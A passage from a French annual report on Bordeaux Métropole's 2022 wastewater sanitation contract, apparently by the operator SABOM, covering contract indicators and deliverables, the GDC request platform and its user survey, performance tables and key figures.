Concernant les indicateurs de l'exercice 2022 à produire au 31 mars 2023, 99,6% ont été produits dans les délais. Seul l'indicateur PA7 (linéaire de réseau en domaine privé sans servitude) ne peut être calculé. Ce dernier nécessite un développement du SIG métropolitain (SIGEA), en cours d'étude entre la Direction de l'Eau et la SABOM, pour être produits. L'indicateur PA3 (âge moyen du réseau), jamais calculé jusqu'à présent, a été produit cette année à partir du SIG. Il est cependant important d'indiquer que les données dates incluses dans le SIG permettant le calcul de l'indicateur PA3 ne sont pas toutes de la même qualité : il y a un certain nombre d'occurrences et une précision moindre qui ne permettent pas de calculer un âge avec précision. Il en est de même pour l'indicateur PA9 (superficie affectée au service), indicateur calculé cette année : une méthode consistant à estimer la surface des bâtis des nouveaux sites délégués en cours d'année via un outil Geoportail. Cet outil permet en localisant le nouveau site et en utilisant ses options de mesure d'obtenir la surface des bâtiments concernés.

Le résultat de chacun des indicateurs figure, dans le RAD, à la fin de la fiche concernée.

Parmi les 272 indicateurs, 9 n'ont pas atteint leur objectif contractuel défini dans l'annexe 107, soit un taux d'atteinte des objectifs de 96,69% (95,22% en 2021).

L'audit de transparence annuel sur l'exercice 2022, prévu en avril 2023, évaluera à nouveau le processus de production. Cet audit permettra également de vérifier la bonne prise en compte des axes d'amélioration proposés en 2022 sur l'exercice 2021, et permettra d'apprécier l'auto-évaluation réalisée par la SABOM cette année sur l'ensemble des indicateurs concernés par l'audit de transparence (indicateurs de pilotage et réglementaires principalement). La restitution de cet audit devrait faire l'objet d'une présentation courant mai 2023 à la Direction de l'Eau.

Les livrables

Un livrable est un engagement dont la remise est formalisée et dont la non-remise est soumise à pénalité.

Sur les 83 livrables à produire pour l'exercice 2022 (sont exclus les livrables à transmettre ponctuellement), 27 livrables sur les 31 dus au 31 décembre 2022 ont été remis conformément aux exigences contractuelles pour 2022. Trois livrables ont été rendus avec du retard : le livrable 381, le 280 et le 199 avec 1 jour de retard chacun.

Concernant les 52 autres livrables de l'exercice 2022, les 45 livrables à produire au 31 mars de l'année N+1 ont été transmis conformément aux exigences contractuelles. Les 7 autres livrables seront transmis au plus tard le 30

avril et le 31 mai 2023 conformément aux exigences contractuelles. Il s'agit des livrables relatifs au bilan des flux, aux bilans micropolluants, à certains livrables financiers et à la version définitive du Rapport Annuel du Délégué.

Concernant les livrables dont la périodicité est ponctuelle (à produire suite à un événement, suite à une mise en demeure de la Direction de l'eau de Bordeaux métropole, livrable demandé uniquement en 2023, ...), ils ont été rendus conformément aux exigences contractuelles.

Le suivi contractuel

Le suivi des exigences contractuelles est l'une des principales missions du service SMI et Suivi contrat. Il consiste à garantir au délégant le respect des engagements contractuels et la bonne réalisation des missions confiées à la SABOM.

Le suivi contractuel consiste à :

- veiller en interne à la production des livrables, des indicateurs, dans le respect des délais et de s'assurer de la réalisation des autres engagements,
- garantir la mise à disposition des livrables, données et éléments justificatifs au délégant dans l'espace partagé SHAREPOINT,
- réaliser des points d'avancement réguliers avec la Direction de l'Eau à travers les réunions mensuelles de gouvernance,
- réaliser et présenter des bilans contractuels à raison de deux fois par an,
- organiser les instances de gouvernance : revues mensuelles, réunions techniques, réunions de gouvernance et bilans contractuels.

INTRO.1.3 GESTION DES DEMANDES COLLECTIVITÉS

La Plateforme GDC (Gestion des Demandes Collectivité)

Cette plate-forme a été déployée dans le cadre d'un engagement contractuel de mise en place d'un outil collaboratif de gestion des demandes. Il s'intègre complètement dans la gouvernance du contrat dont l'un des enjeux majeurs est la qualité du service à l'utilisateur.

Le principal objectif était de permettre la gestion et le traitement des demandes émanant spécifiquement des collectivités et de la Direction de l'Eau dans un outil unique.

Ce dernier permet par ailleurs d'assurer un suivi de ces demandes et d'en conserver un historique.


Toutes les mairies et pôles territoriaux (PT) de Bordeaux Métropole ainsi que la Direction de l'Eau font des demandes sur l'outil GDC. Seules quelques mairies de quartier de Bordeaux (6 sur 8) et la mairie de Bègles n'ont pas souhaité être formées pour le moment à l'utilisation de GDC. La commune de Bègles confie leurs demandes à faire dans GDC au ST3.

L'outil a toujours un franc succès auprès des collectivités, puisque sur l'année 2022, l'équipe GDC du service SMI et suivi contrat de la SABOM qui pilote ce processus, a enregistré 2 834 demandes sur l'outil GDC et l'ensemble des collectivités formées ont réalisé des demandes. Cela représente une très légère baisse par rapport aux 2 899 demandes de l'année 2021.

La Direction de l'Eau a réalisé 184 demandes sur l'outil GDC (soit une baisse de 38% par rapport à 2021) et les mairies et pôles territoriaux 2 650 demandes (soit une hausse de 10 % du nombre de demandes par rapport à 2021).


Les **HISTOGRAMMES 1 et 2** présentent le nombre de demandes reçues selon leur typologie sur l'outil GDC et par organisation.

HISTOGRAMME 1 - INTRO.1.3 Typologie et répartition des demandes réalisées par la Direction de l'Eau en 2020, 2021 et 2022



En 2022, les demandes de la Direction de l'Eau, en baisse par rapport à 2021, concernent les enquêtes de conformité et les curages/désobstructions de réseau (branchements/collecteurs), réseau affaissement/réparation et la dératissage. Les demandes en augmentation concernent les enquêtes diagnostic réseau et prospection avant travaux.

HISTOGRAMME 2 - INTRO.1.3 Typologie et nombre de demandes réalisées par mairies et PT en 2020, 2021 et 2022



Comme en 2020 et 2021, en 2022, les demandes des mairies et des pôles territoriaux concernent essentiellement des demandes de réparation de tampons et bouches d'égout, des demandes de dératisation et des demandes de désobstruction réseau.

Des évolutions de l'outil GDC ont été réalisées en 2022 :

- dans la page des demandes, un fichier ou un lien comportant le même nom et la même URL qu'un fichier ou un lien déjà enregistré dans la demande ne pourra pas être déposé à nouveau et un message "Fichier refusé" apparaît,
- nouvelle notification pour relancer le traitement des demandes actives non modifiées depuis plus de 4 mois,
- ajout, en fin de mail, d'une mention rappelant qu'il n'est pas attendu de réponse ou d'action en dehors des heures de travail,
- date de passage de statut ajoutée au tableau d'accueil et date d'envoi précisée dans le volet filtre indicateurs côté exploitant et côté demandeur,
- pour les listes déroulantes avec beaucoup d'occurrences : les sélections remontent en tête de liste après validation, une fois sorties du champ. Notamment, pour la page "Indicateurs", dans volet de filtrage indicateurs pour les , organisations, les objets de demande, les demandeurs et les intervenants et pour la page "Mes notifications" dans le volet de filtrage notifications pour les organisations,
- Evolution à 30 caractères en réduisant la taille/longueur du champ "Échéance souhaitée" au profit de celui de la "Réf externe",
- Dans la page des notifications, l'onglet Notifications automatiques apparaît en 1^{er} par rapport à Notifications ponctuelles.


Afin de mesurer la satisfaction des utilisateurs, un **sondage a été réalisé en novembre 2022** auprès des utilisateurs de l'outil, comme chaque année. Pour 2022, nous avons reçu 37 réponses sur les 139 utilisateurs interrogés, soit 27 %.

Les réponses font apparaître que l'outil est facile à utiliser (92 %) et que son ergonomie est très satisfaisante pour la page d'accueil (92%) et pour le formulaire de demande (94 %). Ces chiffres sont en progression par rapport à 2021.

Concernant les mails d'alerte, 94% jugent la quantité satisfaisante et 81% le contenu est satisfaisant.

L'**HISTOGRAMME 3** montre que la qualité des réponses aux demandes est en augmentation par rapport à 2020 et 2021.


HISTOGRAMME 3 - INTRO.1.3 QUALITE DES REPONSES



Nous notons **75%** de réponses notées 4 et 5 **en 2022** contre **70%** de réponses notées 4 et 5 **en 2021**, une nette baisse des réponses note 1 et une stabilité des réponses notées 3. Nous pouvons dire que la qualité des réponses s’améliore.

L’HISTOGRAMME 4 montre que les délais des réponses aux demandes sont en augmentation aussi par rapport à 2020 et 2021.

HISTOGRAMME 4 - INTRO.1.3 DELAIS DE REPONSES



Nous notons **75,67%** de réponses notées 4 et 5 **en 2022** contre **71,9%** de réponses notées 4 et 5 **en 2021**, une nette baisse des réponses note 1 et une baisse des réponses notées 3. Nous pouvons dire que le délai des réponses s'améliore.

Pour les indicateurs figurant dans l'outil GDC, 81% jugent la page utile (en augmentation par rapport aux 66 % de 2021) et de qualité pour 83 % des sondés.

Et enfin, le support à l'outil est jugé de qualité pour 80 %.

Suite à l'avis du délégant reçu en septembre 2021 et aux remarques formulées de la Direction de l'Eau concernant un besoin d'améliorer la qualité et le délai de certaines demandes, la SABOM a réalisé des sensibilisations des intervenants SABOM fin novembre 2021.

De plus, deux ateliers "Naissance d'une réclamation" ont été organisés en octobre 2021 afin de comprendre (ou redéfinir) les attentes de chacune des parties prenantes d'une demande émanant d'une collectivité et de dégager des axes d'amélioration dans le processus de réponse.

L'année 2022 a eu pour objectif de maintenir ce niveau de satisfaction pour l'utilisation de l'outil et cela se reflète dans l'enquête de satisfaction 2022.

Notre objectif 2023 est de maintenir ce niveau de satisfaction de l'outil.

INTRO.1.4 BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur opérationnel E14	Nombre de livrables produits / nature	N/A	58	3 études techniques 2020 + 2 de 2019 reportées en 2020 11 livrables R&D 10 livrables FDD	3 études techniques 2021 6 livrables R&D 20 livrables FDD	3 études APD 13 livrables R&D 22 livrables FDD
Indicateur opérationnel E25	Fiabilité des indicateurs	Année 2 : 45% d'indicateurs notés A, 45% notés B et 10% notés C. Année 3 : 60% d'indicateurs notés A, 35% notés B et 5% notés C. Année 4 et suivantes : 80% d'indicateurs notés A, 20% notés B.	10 indicateurs A (13,7%) 38 indicateurs B (52%) 10 indicateurs C (13,7%) 8 indicateurs N/E (11%) 7 indicateurs N/A (9,6%)	41 indicateurs A (62%) 21 indicateurs B (32%) 1 indicateurs C (1,5%) 3 indicateurs N/E (4,5%)	52 indicateurs A (75,4%) 16 indicateurs B (23,2%) 1 indicateurs C (1,4%) 0 indicateurs N/E (0%) Total de 69 IPs évalués	audit sur exercice 2022 prévu sur la période 15 mai/15juin 2023
Indicateur opérationnel F33	Audit transparence	1 audit	1 audit	1 audit	1 audit	audit sur exercice 2022 prévu sur la période 15 mai/15juin 2023

❖ E14

L'indicateur a été redéfini courant 2020 afin de clarifier l'objectif et la notion de livrables. Ainsi sont comptabilisés pour le calcul de cet indicateur uniquement les livrables de type études techniques, rapport de projets R&D et projets Fonds Développement Durable.

Pour mémoire, le résultat donné en 2019 de 58 livrables comptabilisait l'ensemble des livrables à produire au 31 décembre 2019, incluant en plus des trois catégories listées ci-dessus les livrables de type rapports au sens large, documents, audits, réunions.

INDICATEURS ONEMA 2022 : les indicateurs de performance prévus à l'article L. 2224-5 du Code général des collectivités territoriales

Référence annexe 107	Intitulé indicateur	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022	Unité	Domaine d'application
Indicateur opérationnel UA16 (ONEMA P201.1)	Taux de desserte par des réseaux de collecte des eaux usées	99,78	99,61	99,68	99,68	%	Usagers
Indicateur de pilotage PI03 (ONEMA P258.1)	Taux de réclamations écrites (courriers et mails) pour 1000 usagers	0,42 pour 1000	0,31 pour 1000	0,23 pour 1000	0,0452 pour 1000	/1000 abonnés	Usagers
Indicateur opérationnel UA12 (ONEMA P207.0)	Nombre d'abandons de créances	0,0001621€/m3	0,0010 €/m3	0,0035€/m3	0,0105€/m3	€/m3	Usagers
Indicateur opérationnel UA19 (ONEMA D201.0)	Estimation du nombre d'habitants desservis par un réseau de collecte des eaux usées, unitaires ou séparatif	780 156	774 195	800 112	805 063	u	Usagers
Indicateur opérationnel UA34 (ONEMA P251.1)	Taux de débordement des effluents dans les locaux des usagers	0,0064/1000 hab	0,008/1000 hab	0,0198/1000 hab	0,01987/1000 hab	/ 1000 abonnés	Usagers
ONEMA D202.0	Nombre d'autorisations de déversement d'effluents d'établissements industriels au réseau de collecte des eaux usées	338	339	344	419	u	Usagers
Indicateur opérationnel F9 (ONEMA P257.0)	Taux d'impayés au 31/12 de l'année N sur les factures émises au titre de l'année N-1	0	0,012903	0,01427	0,0112	%	Performance économique et RH

Référence annexe 107	Intitulé indicateur	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022	Unité	Domaine d'application
Indicateur opérationnel PA12 (ONEMA P253.2)	Taux de renouvellement réseau EU, UN, EP réalisé par le délégataire	$EU = 3,249 \text{ (bloc 2)} + 0,101 \text{ (bloc F)} / 1906 = 0,18\%$ $UN = 2,265 \text{ (bloc 2)} + 0,041 \text{ (bloc F)} / 786,8 = 0,29\%$ $EP 0,077 \text{ (bloc F)} / 1616,9 = 0,004\%$	$EU = (3,64831 \text{ km (bloc 2)} + 0,07522 \text{ km (bloc F)}) / 1\,911,6 \text{ km} = 0,195\%$ $UN = 0,93819 \text{ km (bloc 2)} / 785,8 \text{ km} = 0,119\%$ $EP = 0,00405 \text{ km (bloc 2)} / 1\,617,6 \text{ km} = 0,00025\%$ BLOC 2 : 4 590,55 ml BLOC F : 75,22 ml	$EU = (5,6315547 \text{ km (bloc 2)} + 0,09488 \text{ km (bloc F)}) / 1918,30 \text{ km} = 0,298\%$ $UN = (1,09380 \text{ km (bloc 2)} + 0,01380 \text{ km (BLOC F)}) / 785,60 \text{ km} = 0,141\%$ $EP = (0,00775 \text{ km (bloc 2)} + 0,03189 \text{ km (BLOC F)}) / 1636,10 \text{ km} = 0,0002\%$ BLOC 2 : 6 732,48 ml BLOC F : 140,57 ml	$EU = (4,73115 \text{ km (bloc 2)} + 0,023 \text{ km (bloc F)}) / 1919,604 \text{ km} = 0,247\%$ $UN = (0,73282 \text{ km (bloc 2)}) / 785,289 \text{ km} = 0,093\%$ $EP = (0,0355 \text{ km (BLOC F)}) / 1649,025 \text{ km} = 0,002\%$ BLOC 2 : 5 463,97 ml BLOC F : 58,50 ml	%	Patrimoine
Indicateur opérationnel PA11 (ONEMA P202.2B)	Indice de connaissance et de gestion patrimoniale des réseaux de collecte des eaux usées	96 points sur les 100 consolidables par la SABOM	96 points sur les 100 consolidables par la SABOM (maximum possible)	96 points sur les 100 consolidables par la SABOM (maximum possible)	96 points sur les 100 consolidables par la SABOM (maximum possible)	u	Patrimoine
Indicateur de pilotage PI21 (ONEMA P206.3)	Taux de boues issues des ouvrages d'épuration évacuées selon des filières conformes à la réglementation	100	100	100	100	%	Usines
ONEMA P204.3	Conformité des équipements d'épuration aux prescriptions nationales issues de la directive ERU	100	100	100	100	%	Usines

Référence annexe 107	Intitulé indicateur	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022	Unité	Domaine d'application
Indicateur de pilotage PI20	Conformité des stations d'épuration aux autorisations de rejet (%) - ONEMA P254.3	99,64 %	99,91	99,64	99,83	%	Usines
Indicateur opérationnel UI22 (ONEMA D203.0)	Quantité de boues produites	10 017 tMS	10 604 tMS	9 898,4 tMS	8 793,3 tMS	T.MS	Usines
Indicateur opérationnel R36 (ONEMA P252.2)	Nombre de points du réseau de collecte nécessitant des interventions fréquentes de curage par 100 km de réseau	3,53	5,19	5,33	5,25	/100 km de réseau	Réseau
Indicateur opérationnel E19 (ONEMA P255.3)	Indice de connaissance des rejets au milieu naturel par les réseaux de collecte des eaux usées	120	120	120	120	u	Environnement
ONEMA P203.3	Conformité de la collecte des effluents aux prescriptions définies nationales issues de la directive ERU	99,74	99,75	99,84	99,98	%	Environnement
Indicateur de pilotage PI39 (ONEMA D204.0)	Prix TTC du service pour 120m3	1,5061 € TTC/m3	1,5175 € TTC/m3	1,5373 € TTC/m3	1,5670 € TTC/m3	€ TTC/ m3	Contexte

INDICATEURS DE PILOTAGE 2022 du contrat assainissement de Bordeaux Métropole

Référence annexe 107	Intitulé indicateur	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022	Unité	Domaine d'application
Indicateur de pilotage PI01	Respect du délai de branchement après versement acompte (8 semaines)	Non représentatif	72 jours cumulés de retard	63 jours cumulés de retard	PI01-1 = 89,2% PI01-2 = 98,6%	jours	Usagers
Indicateur de pilotage PI02	Nombre d'autorisations de déversement nouvelles passées	25	1	8	81	u	Usagers
Indicateur de pilotage PI04	Respect d'une plage horaire de 2 h pour les rendez vous au domicile des clients	92,84	93,99	94,78	98,48	%	Usagers
Indicateur de pilotage PI05-1	Respect d'un délai de rendez-vous sous 5 jours ouvrés	Non représentatif (57,64%)	88,96	91,7	99,8	%	Usagers
Indicateur de pilotage PI05-2	Respect d'un délai de rendez-vous sous 10 jours ouvrés	NC	NC	0,997	1		
Indicateur de pilotage PI06	Respect du délai de réponse de 1 min 30 (service client téléphonique)	37,57 s	53,96 s	43,23 s	27,22 s	secondes	Usagers
Indicateur de pilotage PI07	Part de consommation d'électricité verte dans la consommation électrique (GWh / an)	100	100	100	85	%	Environnement
Indicateur de pilotage PI08	Taux de collecte (DBO5)	86,8	76,1	77,37	75,81	%	Environnement
Indicateur de pilotage PI09	Rendement épuratoire (DBO5)	LF = 91,2% CDH = 93,3% SAB = 95,3% CANT = 94,5% BLQ = 98,5% LC = 98%	LF = 90,87% CDH = 94,01% SAB = 94,95% CANT = 97,02% BLQ = 99,1% LC = 98,58%	LF : 89,55% CDH : 94,2% SAB : 94,86% CANT : 95,30% BLT : 99,23% LC : 98,82%	LF : 91,12% CDH : 93,75% SAB : 95,32% CANT : 97,16% BLT : 99,43% LC : 98,96%	%	Environnement
Indicateur de pilotage PI10	Taux de rejet au milieu naturel (DBO5)	12,7	13,1	13,22	8,18	%	Environnement


Référence annexe 107	Intitulé indicateur	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022	Unité	Domaine d'application
Indicateur de pilotage PI11	Bilan cycle de l'eau en termes de volumes, répartition des volumes, eqhab (NTK et DCO) et répartition des charges au total sur BM, par bassin de collecte et par masse d'eau	<p>Bilan entrée BM : 106 291 557 m3 827 210 EH DCO 827 210 EH NTK</p> <p>Rejets amont STEP : 13 441 531 m3 85 904 EH DCO 67 024 EH NTK</p> <p>Entrée STEP : 90 672 694 m3 767 056 EH DCO 732 506 EH NTK</p>	<p>Bilan entrée BM : 112 777 027 m3 774 099 EH DCO 774 099 EH NTK</p> <p>Rejets amont STEP : 14 594 225 m3 94 021 EH DCO 72 240 EH NTK</p> <p>Entrée STEP : 101 392 155 m3 782 807 EH DCO 691 727 EH NTK</p>	<p>Bilan entrée BM : 110 472 865 m3 794 639 EH DCO 794 639 EH NTK</p> <p>Rejets BM amont STEP : 16 227 799 m3 92 079 EH DCO 66 014 EH NTK</p> <p>Entrées STEP BM : 95 893 973 m3 791 001 EH DCO 693 320 EH NT</p>	<p>Bilan entrée BM : 89 527 218 m3 785 604 EH DCO 785 604 EH NTK</p> <p>Rejets BM amont STEP : 6 329 054 m3 35 363 EH DCO 28 469 EH NTK</p> <p>Entrées STEP BM : 74 990 015 m3 770 865 EH DCO 689 581 EH NTK</p>		<p>Systemes d'assainissement pilotage</p>
Indicateur de pilotage PI12	Taux d'obstruction des collecteurs (EU/UN/EP)	0,16	0,15	0,14	0,09	u/km	Réseau
Indicateur de pilotage PI13	Taux d'obstruction des avaloirs et des bouches d'égout	0,22	0,26	0,07	0,07	%	Réseau
Indicateur de pilotage PI14	Taux d'obstruction des branchements (EU/UN/EP)	0,66	0,58	0,74	0,78	%	Réseau
Indicateur de pilotage PI15	Nombre de procédures d'urgence réalisées par le délégataire	6	4	5	3	u	Réseau

Référence annexe 107	Intitulé indicateur	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022	Unité	Domaine d'application
Indicateur de pilotage PI16	Synthèse de l'état structurel des collecteurs visitables et non visitables (en linéaire)	Collecteurs visitables : Classe C1 (bon état) -> 37,051 km; Classe C2 (état moyen) -> 17,853 km; Classe C3 (mauvais état) -> 9,114 km. Collecteurs non-visitables : Pour les ITV : 14,968 km 73,288 km 4,741 km 0,714 km Pour les drones PREDIRE structurel : P0 : 125,832 km P1 : 45,027 km P2 : 31,398 km P3 : 5,715 km Total : 207,972 km - * si on rajoute les "vides" (Réseaux non trouvés, inférieur à 200, plans non conformes...) 101,740 km on arrive à 309,712 km	Collecteurs visitables : Classe C1 (bon état) -> 18,062 km; Classe C2 (état moyen) -> 10,198 km; Classe C3 (mauvais état) -> 5,096 km. Collecteurs non-visitables : Pour les ITV : 1 : 37,793 km 2 : 101,894 km 3 : 3,020 km 4 : 0,095 km Pour les drones PREDIRE structurel : P0 : 180,108 km P1 : 40,984 km P2 : 83,674 km P3 : 4,080 km Total : 308,846 km - * si on rajoute les "vides" (Réseaux non trouvés, inférieur à 200, plans non conformes...) 117,652 km on arrive à 426,498 km	Collecteurs visitables : Classe C1 (bon état) -> 24,958 km; Classe C2 (état moyen) -> 14,464 km; Classe C3 (mauvais état) -> 11,238 km. Collecteurs non-visitables : Pour les ITV : 0 : 0,066 km 1 : 40,030 km 2 : 84,715 km 3 : 2,674 km 4 : 0,083 km Pour les drones PREDIRE structurel : P0 : 200,094 km P1 : 48,648 km P2 : 146,402 km P3 : 12,097 km Total : 407,241 km + * si on rajoute les "vides" (Réseaux non trouvés, inférieur à 200, plans non conformes...) 108,647 km on arrive à 515,888 km	Collecteurs visitables : Classe C1 (bon état) -> 39,247 km; Classe C2 (état moyen) -> 15,508 km; Classe C3 (mauvais état) -> 15,253 km. Collecteurs non-visitables : Pour les ITV : 0 : 0,002 km 1 : 33,399 km 2 : 49,374 km 3 : 2,544 km 4 : 0,079 km Pour les drones PREDIRE structurel : P0 : 224,295 km P1 : 15,531 km P2 : 197,139 km P3 : 5,895 km Total : 442,860 km - * si on rajoute les "vides" (Réseaux non trouvés, inférieur à 200, plans non conformes...) 114,593 km on arrive à 557,453 km	ml	Patrimoine
Indicateur de pilotage PI17	Taux moyen d'interception des volumes de temps de pluie vers la STEP Louis Fargue	0,77	0,78	0,7	82 %	%	Réseau
Indicateur de pilotage PI18	Taux d'utilisation de la Gestion Dynamique en mode dépollution	94,5	91,2	79,9	82,9 %	%	Réseau
Indicateur de pilotage PI19bis	Valeur IPGD 2	N/A	N/A	93%	86 %	%	Réseau
Indicateur de pilotage PI20	Conformité des stations d'épuration aux autorisations de rejet (%) - ONEMA P254.3	99,64 %	99,91 %	99,64 %	99,83 %	%	Usines

Référence annexe 107	Intitulé indicateur	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022	Unité	Domaine d'application
Indicateur de pilotage PI22	Disponibilité des stations de pompage d'eaux pluviales à 100% de leur capacité nominale	2 événements en 2019 : 14h + 47h soit 61h d'indisponibilité	20h d'indisponibilité sur deux événements	110h d'indisponibilité sur deux événements	100% de disponibilité	h d'indisponibilité	Usines
Indicateur de pilotage PI23	Masse salariale du délégataire	7 109 161 € brut	9 432 778 € brut	8 752 768 € brut	8 784 087 € brut	€	Performance économique et RH
Indicateur de pilotage PI24	Nombre d'équivalents temps pleins du délégataire	209,45	235,86	237,18	229,32	u	Performance économique et RH
Indicateur de pilotage PI25	Taux d'absentéisme du délégataire (hors longue maladie)	2,71	3,17	2,57	3,25	%	Performance économique et RH
Indicateur de pilotage PI26	Nombre d'accidents avec arrêt (hors accident domicile - travail)	1	2	3	1	u	Performance économique et RH
Indicateur de pilotage PI27	Volumes assujettis assainissement avec répartition domestiques / non domestique	40 538 711/ 2 218 732	41 112 196 / 1 890 269	43 594 115 / 1 341 321	41 892 266 / 1 974 083	m3	Performance économique et RH
Indicateur de pilotage PI28	Chiffre d'affaires du délégataire	43 831 647,25 €	45 151 101,67 €	46 001 157	47 296 222	€	Performance économique et RH
Indicateur de pilotage PI29	Montant d'investissement réalisé par le délégataire	6 436 326,15 €	5 709 401,75 €	7 171 332,57	5 929 948	€	Performance économique et RH
Indicateur de pilotage PI30	Taux de réalisation des investissements prévus par le délégataire	0,88	0,98	1,1	1,03	%	Performance économique et RH
Indicateur de pilotage PI31	Excédent brut d'exploitation	EBEC = -2 297,8 K€ EBEC retraité = -720,7 K€	-3 047,2 K€	-1 180,5 K€	2 099,2 K€	K€	Performance économique et RH

Référence annexe 107	Intitulé indicateur	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022	Unité	Domaine d'application
Indicateur de pilotage PI32	Excédent brut d'exploitation réalisé par rapport à l'excédent brut d'exploitation prévu	-EBEC réel -2 297,8 K€ versus 274,5 K€ prévus au CEP (-2.572,3 K€) - EBEC retraité réel -720,7 K€ versus 1 550,5 K€ prévus au CEP (-2.271,2 K€)	-3 047,2 K€ réel 2020 versus +3 152,1 K€ prévus au CEP, soit -6.199,3 K€	-1 180,5 K€ réel 2021 versus +3 813,1 K€ prévus au CEP, soit -4.993,6 K€	2 099,2 K€ réel 2022 versus +4 864,8 K€ prévus au CEP, soit -2 765,5 K€	K€	Performance économique et RH
Indicateur de pilotage PI33	Résultat net annuel	RN réalisé -2 851,3 K€	-5 837,6 K€	-4 409,2 K€	-1 851,8 K€	K€	Performance économique et RH
Indicateur de pilotage PI34	Résultat net réalisé par rapport au résultat attendu	RN réalisé -2 851,3 K€ vs CEP -259,4 K€ prévus au CEP, soit -2 591,9 K€	RN réalisé -5 837,6 K€ versus 634,0 K€ prévus au CEP, soit -6 471,6 K€	RN réalisé -4 409,2 K€ vs CEP 859,8 K€ prévus au CEP, soit -5 269 K€	RN réalisé -1 851,8 K€ vs CEP 1 423,10K€ prévus au CEP, soit -3 274,9K€	K€	Performance économique et RH
Indicateur de pilotage PI35	Montant des remontées Groupe Veolia	1 773,1 K€	1 904,1 K€	1 944,076 K€	1 873 ,160 K€	k€	Performance économique et RH
Indicateur de pilotage PI36	Pluviométrie	1 088,2 mm	1073,8 mm	925,2 mm	622,7 mm	mm	Contexte
Indicateur de pilotage PI37	Volumes rejetés par la Métropole : Eaux traitées, Eaux unitaires déversées, Eaux pluviales strictes	ET = 90 672 694 m3 EDV UN = 12 524 071 m3 EP = 27 599 789 m3 TOTAL = 130 796 554 m3	ET = 101 392 155 m3 EDV UN = 13 423 318 m3 EP = 21 872 285 m3 TOTAL = 136 687 758 m3	ET = 95 893 976 m3 EDV UN = 14 351 232 m3 EP = 17 475 146 m3 TOTAL = 127 720 354 m3	ET = 74 990 015 m3 EDV UN = 5 242 082 m3 EP = 10 793 651 m3 TOTAL = 91 025 748 m3	m3	Contexte
Indicateur de pilotage PI38	nombre d'abonnés assujettis domestiques / non domestiques	282 447 / 338	292 126 / 339	304 698 / 344	309 542 / 419	u	Contexte
Indicateur de pilotage PI40	Nombre de nouveaux branchements réalisés par le délégataire	791	704	831	664	u	Contexte
Indicateur de pilotage PI41	Chiffre d'affaire du groupe	27 188,7 M€	26 009,9 M€	28 508,1 M€	42 885,3 M€	M€	Contexte
Indicateur de pilotage PI42	Capacité nominale de traitement des stations d'épuration	1 158 900 EH (total avec temps de pluie LF) / 1 048 900 (total temps sec)	1 158 900 EH (total avec temps de pluie LF) / 1 048 900 (total temps sec)	1 158 900 EH (total avec temps de pluie LF) / 1 048 900 (total temps sec)	1 158 900 EH (total avec temps de pluie LF) / 1 048 900 (total temps sec)	EH	Contexte

RELATION USAGERS



PATRIMOINE ASSAINISSEMENT

4 353,9 KM

Longueur du réseau de collecte

Equivalent d'un aller-retour Bordeaux Les Açores

Linéaire des noues affermés

17,5 KM

34

Points de rejet surveillés

Linéaire d'inspection par Drones rampants

Equivalent de la distance entre Bordeaux et Lyon

557,453 KM

37,658 KM

Linéaire d'inspection par Drones volants

USINES

1 158 900

Capacité totale de traitement des STEP

Volume d'eaux usées épurées avant rejet au milieu naturel

Équivalent de 1,4 fois le volume de la dune du Pilat

75,226 M de m³

4,6 GWH

Quantité d'électricité produite par la cogénération

Équivalent de la consommation annuelle de 655 foyers bordelais

Electricité consommée dans les installations d'origine renouvelable

85 %

6 STEP/6

Conformes aux arrêtés préfectoraux

GESTION DES EAUX PLUVIALES ET PROTECTION CONTRE LES INONDATIONS

622,7 mm

Cumul de pluie en 2022 sur le territoire de Bordeaux Métropole

Capacité de stockage disponible

Équivalent de 21 fois le volume de l'ARENA de Floirac

2 113 119 m³

9 421 142 m³

Volume d'eaux pluviales pompées


Passages en situation A (risque orageux majeur, déclenché par Météo France entre le 1^{er} mai et le 31 octobre inclus)

17

86 %

Taux d'efficacité de la Gestion Dynamique

MILIEU NATUREL



RH ET COMMUNICATION

3 923

personnes sensibilisées à l'éducation au Développement Durable par l'équipe Communication de la SABOM

de femmes dans l'encadrement du délégué

28,12 %

13

ilotiers au total répartis par Pôle Territoriaux
Soit 3 îlotiers par pôle territorial

supplémentaires soutenus en France pour chaque salarié de la SABOM

Soit une empreinte socio-économique correspondant à un coefficient multiplicateur de 3,4

2,4 emplois

LES DRONES AU SERVICE DE L'ASSAINISSEMENT - REPORTAGE DES DRONES RAMPANTS AU JOURNAL DU 20H



Mercredi 12 janvier, Xavier Lava a présenté à l'équipe de journalistes de France 2, la technologie des drones rampants utilisés pour l'inspection des réseaux. Ce reportage a été diffusé au journal de 20H.



LANCEMENT DU CHALLENGE INNOVATION (10 IDÉES SÉLECTIONNÉES ET 1 IDÉE LAURÉATE)

Les agents de la SABOM regorgent d'idées et sont force de proposition pour améliorer leur quotidien, la sécurité et les installations qu'ils exploitent.

Le jury composé d'au moins une personne par département, a sélectionné les 10 meilleures idées sur les 18 proposées pour l'année 2022.

- **L'escalier au niveau des silos à boues séchées à Louis Fargue** (mis en place) : Une échelle à crinoline de 5 mètres de hauteur, permettant d'accéder à la plateforme des silos à boues séchées de Louis Fargue, était souvent utilisée par les exploitants et la maintenance. Pour emprunter une échelle à crinoline supérieure à 2,40 m en sécurité, les agents doivent s'équiper d'un harnais de sécurité et d'un clic-it. Ces installations nécessitent une grande réactivité. Ainsi, pour faciliter les interventions, un escalier a été installé permettant de monter en toute sécurité, en tout temps, et de manière aisée.
- **Inhibiteur de feu** (déployé) : Il s'agit d'extincteurs à installer dans les véhicules. Ces derniers tant qu'ils ne sont pas utilisés ne nécessitent pas de contrôle annuel. Ils ont l'avantage d'être très compacts.
- **Capt'nuit** : Et si nous capturons en photos et vidéos les espèces nocturnes qui ne sortent que la nuit sur les bassins labellisés EVE (Espace Végétal Écologique) ? Il suffirait de placer des caméras et appareils photo

spécialisés et le tour est joué ! Les images pourraient être analysées par la SEPANSO et/ou l'équipe big data de la SABOM pour créer un fond de photos des espèces.

